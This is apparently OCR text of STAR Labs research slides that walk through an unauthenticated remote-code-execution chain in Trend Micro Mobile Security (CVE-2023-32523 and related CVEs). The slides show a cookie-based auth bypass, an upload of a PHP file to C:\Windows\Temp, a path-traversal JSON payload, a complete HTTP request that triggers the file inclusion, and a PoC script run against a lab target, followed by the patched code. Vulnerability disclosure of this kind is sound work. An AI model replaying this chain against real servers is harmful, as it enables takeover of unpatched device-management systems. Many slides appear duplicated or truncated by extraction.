
```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];
private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];
private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];
private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```


Temp
File
Home
Share
View
This PC › Local Disk (C:) › Windows › Temp ›
Quick access
Desktop
Downloads
Documents
Pictures
This PC
DVD Drive (D:) SSS_X
Network
Name
Date modified
Type
Size
php-errors.log 6/27/2023 1:35 AM Text Document 1 KB
sess_pshg8c9umjba7ao959ptt0k1v3 6/27/2023 1:35 AM File 1 KB
rce.php 6/27/2023 1:35 AM PHP Source File 1 KB
sess_m4lh5shfk96md5mggs551s9q7t 6/27/2023 12:32 AM File 1 KB
sess_l5gabt61r7mcbdo8jbe9asqhig 6/27/2023 12:32 AM File 1 KB
sess_svpie3dgsqvejpaq98hkvf7bm2 6/27/2023 12:00 AM File 1 KB
sess_smd49iu3rrlbv3k2j7pfovr9gg 6/26/2023 11:51 PM File 1 KB
sess_ji6vs9df48npm9rhg9mjharvjp 6/26/2023 10:00 PM File 1 KB
MpSigStub.log 6/26/2023 9:12 PM Text Document 133 KB

Temp

File Home Share View

This PC › Local Disk (C:)

Quick access
Desktop
Downloads
Documents
Pictures
This PC
DVD Drive (D:) SSS_X
Network

Name
php-errors.log
sess_pshg8c9umjb
rce.php
sess_m4lh5shfk96r
sess_l5gabt61r7mc
sess_svpie3dgsqve
sess_smd49iu3rrlb
sess_ji6vs9df48npr
MpSigStub.log

Size
Document 1 KB
1 KB
Source File 1 KB
1 KB
1 KB
1 KB
1 KB
1 KB
Document 133 KB

C:\Windows\Temp\rce.php

```
require[_once] “/path/to/somewhere/” .
include[_once] “../../../Windows/Temp/rce.php”;
```

C:\Windows\Temp\rce.php

require[_once] “/path/to/somewhere/” .
include[_once] “../../../Windows/Temp/rce.php”;

```
require_once (“/path/to/somewhere/” . $controllable . “PoolManager.php”);
```

Vulnerable code

```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php


public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
                                ->getUpperCamelCase($strUpdateType);
        require_once (self::getDirnameFile() . '/widget/'.$strFileName.'PoolManager.php');
    }
}
```

Vulnerable code


```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php


public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
                                ->getUpperCamelCase($strUpdateType);
        require_once (self::getDirnameFile() . '/widget/'.$strFileName.'PoolManager.php');
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php


public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
                                ->getUpperCamelCase($strUpdateType);
        require_once (self::getDirnameFile() . '/widget/'.$strFileName.'PoolManager.php');
    }
}
```

```php
// Mobile Security/web/widget/inc/class/common/type/String.php

public function getUpperCamelCase($str){
    $str = strtolower($str);
    $isUnderscore = false;
    if(false !== strpos($str, '_')){
        $str = str_replace('_', ' ', $str);
        $isUnderscore = true;
    }
    $str = strtolower($str);
    $str = ucwords($str);
    if(true === $isUnderscore){
        $str = str_replace(' ', '', $str);
    }
    return $str;
}
```


```
// Mobile Security/we

public function getUp
    $str = strtolower
    $isUnderscore = t
    if(false !== strp
        $str = str_re
        $isUnderscore
    }
    $str = strtolower
    $str = ucwords($s
    if(true === $isUn
        $str = str_re
    }
    return $str;
}
```



Chain #2: Auth Bypass to (Lim
Upload w/ (Limited) LFI to RCE

Analysis | Bypass | Upload | LFI

STAR LABS


WidgetPoolFactory.abstract.php widget\inc\class\widgetPool
1
function getWidgetPoolManager($strUpdateType = 'widget'){
WidgetPoolDB.php widget\inc\class\widgetPool\db
2
objWidgetPoolFactory->getWidgetPoolManager();
getWidgetPoolFactory()->getWidgetPoolManager()->getAssocsBeforeUpdateWidg
WidgetPoolManager.abstract.php widget\inc\class\widgetPool\widget
4
include_wp_home_config.php widget\inc
1
getWidgetPoolFactory()->getWidgetPoolManager()->changeCurrentPathToWPLogI
widget_package_manager.php widget\inc
4
getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncNam
getWidgetPoolFactory()->getWidgetPoolManager()->isNewWidget();
getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->updateWidge
getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->getAssocsUp

Vulnerable code

```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents("php://input"), true);

switch($widgetRequest['act']){
    case "check":
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                             $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
```

Vulnerable code


```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents("php://i

switch($widgetRequest['act']){
    case "check":
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                             $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
```

```
{
    "act":"check",
    "update_type": "<PATH_TRAVERSAL_PAYLOAD>"
}
```

Vulnerable code

```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents(

switch($widgetRequest['act']){
    case "check":
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                             $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
```

```
{
    "act":"check",
    "update_type": "..\\..\\..\\..\\..\\windows\\temp\\"
}
```


C:\Windows\Temp\PoolManager.php - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools M
PoolManager.php
1
<?php phpinfo(); ?>

C:\Windows\Temp\PoolManager.php - Notepad++ [Administrator]

File Edit

PoolMa

1

Send Cancel < > Target: https://192.168.126.128:4488 HTTP/2

Request

Pretty Raw Hex \n

```
1 POST /mdm/web/widget/inc/widget_package_manager.php?
  HTTP_X_CSRFTOKEN=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar; wf_CSRF_token=
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa; PHPSESSID=
  jt5v4akfblijcf45hu29a1ju6v
4 Content-Type: application/json
5 Content-Length: 83
6
7 {
    "act":"check",
    "update_type":
    "..\\..\\..\\..\\..\\..\\..\\..\\..\\windows\\temp\\"
  }
```

Response

Pretty Raw Hex Render \n


```
32 .e{
     background-color:#ccf;width:300px;font-weight:bold;
   }
33 .h{
     background-color:#99c;font-weight:bold;
   }
34 .v{
     background-color:#ddd;max-width:300px;overflow-x:auto;
     word-wrap:break-word;
   }
35 .vi{
     color:#999;
   }
36 img{
     float:right;border:0;
   }
37 hr{
     width:934px;background-color:#ccc;border:0;height:1px;
   }
38 </style>
39 <title>PHP7.4.12-phpinfo()</title><metaname="ROBOTS"
   content="NOINDEX,NOFOLLOW,NOARCHIVE"/></head>
40 <body><divclass="center">
41 <table>
42 <trclass="h"><td>
```

Inspector

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis | Auth Bypass | File Upload | LFI

STAR LABS


Temp
File
Home
Share
View
This PC › Local Disk (C:) › Windows › Temp
Quick access
Desktop
Downloads
Documents
Pictures
This PC
DVD Drive (D:) SSS_X
Network
Name
Date modified
Type
Size
sess_m4lh5shfk96md5mggs551s9q7t 6/27/2023 12:32 AM File 1 KB
sess_l5gabt61r7mcbdo8jbe9asqhig 6/27/2023 12:32 AM File 1 KB
sess_svpie3dgsqvejpaq98hkvf7bm2 6/27/2023 12:00 AM File 1 KB
sess_smd49iu3rrlbv3k2j7pfovr9gg 6/26/2023 11:51 PM File 1 KB
sess_ji6vs9df48npm9rhg9mjharvjp 6/26/2023 10:00 PM File 1 KB
MpSigStub.log 6/26/2023 9:12 PM Text Document 133 KB
25 items
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::4937:3640:2ce9:7621%6
IPv4 Address. . . . . : 192.168.126.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.126.2
C:\Users\Administrator>
Command Prompt
C:\>python3 CVE-2023-32523.py
===== Trend Micro Mobile Security 9.8 SP5 (<= Critical Patch 3) Unauthenticated RCE (CVE-2023-32523, CVE-2023-32525, CVE-2023-32527) =====
[!] Please enter the required arguments like so: python3 CVE-2023-32523.py https://TARGET_URL CMD_TO_EXECUTE
C:\>python3 CVE-2023-32523.py https://192.168.126.128:4488 "whoami"

product_auth.php

```php
<?php
    /*
     * [Authenticaion Integration]
     * In order to integrate with products, all WF server side scripts would i
     * You only need to edit this file, then you can integrate authtication.
     * For pure WidgetFramework, keep this file empty.
     */

    /* Pure WidgetFramework */
    //No extra auth.

    if(!isset($_COOKIE['session_info'])){
        mydebug_log("[Product Auth] could not get sessiion information");
        echo "<script>parent.top.location.replace('../login.htm')</script>";
        exit();
    }
    session_start();
    mydebug_log("[Product Auth]Session info:".$_COOKIE['session_info']);
    $User = explode(',',$_COOKIE['session_info']);
    mydebug_log("[Product Auth]Login:".$User[1]);
    $_SESSION["UserName"] = $User[1];

?>
```

Unpatched

product_auth.php

```php
    if (!isset($_SESSION['TMMSSession']) || ($_SESSION['TMMSSession'] !== $_COOKIE['session_info'])) {
        $authed = false;
        $scheme = !empty($_SERVER['HTTPS']) ? 'https' : 'http';
        $url = $scheme . '://127.0.0.1:' . $_SERVER['SERVER_PORT'] . '/mdm/cgi/web_service.dll';
        $headers = array();
        $headers [] = 'Accept: application/json';
        $headers [] = 'Content-Type: application/json';
        if(array_key_exists('TMMStoken',$_COOKIE)){
            $headers [] = 'X-TMMSToken: '.$_COOKIE['TMMStoken'];
        }
        $data = array();
        $data['tmms_action'] = 'get_license_setting';

        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
        curl_setopt($ch, CURLOPT_TIMEOUT, 15);
        curl_setopt($ch, CURLOPT_COOKIE, $_SERVER['HTTP_COOKIE']);
        curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
        curl_setopt($ch, CURLOPT_POST, 1);
        curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
        curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
        if ($GLOBALS['wfconf_debug'] === true) {
            curl_setopt($ch, CURLOPT_VERBOSE, true);
            $curl_log_fp = fopen("php://temp", "w+");
            curl_setopt($ch, CURLOPT_STDERR, $curl_log_fp);
        }
        $response = curl_exec($ch);
        $httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        mydebug_log("[Product Auth] Check TMMS session_info: response code: ".$httpcode);
        mydebug_log("[Product Auth] Check TMMS session_info: response: " . $response);
        if ($GLOBALS['wfconf_debug'] === true) {
            rewind($curl_log_fp);
            $curl_logs = stream_get_contents($curl_log_fp);
```

Patched

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Review

STAR LABS

product_auth.php

```php
<?php
    /*
     * [Authenticaion Integration]
     * In order to int
     * You only need t
     * For pure Widget
     */

    /* Pure WidgetFram
    //No extra auth.

    if(!isset($_COOKIE
        mydebug_log("[
        echo "<script>parent.top.location.replace('../login.htm');</script>";
        exit();
    }
    session_start();
    mydebug_log("[Product Auth]Session info:".$_COOKIE['session_info']);
    $User = explode(',',$_COOKIE['session_info']);
    mydebug_log("[Product Auth]Login:".$User[1]);
    $_SESSION["UserName"] = $User[1];

?>
```

Unpatched

product_auth.php

```php
    if (!isset($_SESSION['TMMSSession']) || ($_SESSION['TMMSSession'] !== $_COOKIE['session_info'])) {
        $authed = false;
        $scheme = !empty($_SERVER['HTTPS']) ? 'https' : 'http';
        $url = $scheme . '://127.0.0.1:' . $_SERVER['SERVER_PORT'] . '/mdm/cgi/web_service.dll';
        $headers = array();
        $headers [] = 'Accept: application/json';
        $headers [] = 'Content-Type: application/json';
        if(array_key_exists('TMMStoken',$_COOKIE)){
            $headers [] = 'X-TMMSToken: '.$_COOKIE['TMMStoken'];
        }
        $data = array();
        $data['tmms_action'] = 'get_license_setting';

        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
        curl_setopt($ch, CURLOPT_TIMEOUT, 15);
        curl_setopt($ch, CURLOPT_COOKIE, $_SERVER['HTTP_COOKIE']);
        curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
        curl_setopt($ch, CURLOPT_POST, 1);
        curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
        curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
        if ($GLOBALS['wfconf_debug'] === true) {
            curl_setopt($ch, CURLOPT_VERBOSE, true);
            $curl_log_fp = fopen("php://temp", "w+");
            curl_setopt($ch, CURLOPT_STDERR, $curl_log_fp);
        }
        $response = curl_exec($ch);
        $httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        mydebug_log("[Product Auth] Check TMMS session_info: response code: ".$httpcode);
        mydebug_log("[Product Auth] Check TMMS session_info: response: " . $response);
        if ($GLOBALS['wfconf_debug'] === true) {
            rewind($curl_log_fp);
            $curl_logs = stream_get_contents($curl_log_fp);
```

Patched

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Review

STAR LABS

proxy.php

```
153             }
154             case 'set_certificates_config':{
155                 $isPostFile = true;
156                 $headers [] = 'Accept:text/html';
157                 if($_FILES["cert_file_name"]["error"]>0){
158                     mydebug_log("[TMMSPM Proxy][RetriveData] php receive file
159                     return false;
160                 }
161
162                 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc
163
164                 $fileName = $this->GetFileName($_FILES['cert_file_name']['nam
165                 $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\
166                 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file
167
168                 if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],
169                     mydebug_log("[TMMSPM Proxy][RetriveData] move upload file
170                     return false;
171                 }
```

Unpatched

proxy.php

```
166                     mydebug_log("[TMMSPM Proxy][RetriveData] php receive file failed:(".$_FILES["cert_file_na
167                     return false;
168                 }
169
170                 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file success.");
171
172                 $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
173                 if (!$this->StrEndsWith($fileName, ".cer") && !$this->StrEndsWith($fileName, ".p12")
174                     && !$this->StrEndsWith($fileName, ".pfx") && !$this->StrEndsWith($fileName, ".pem")) {
175                     mydebug_log("[TMMSPM Proxy][RetriveData] unknown file type");
176                     return false;
177                 }
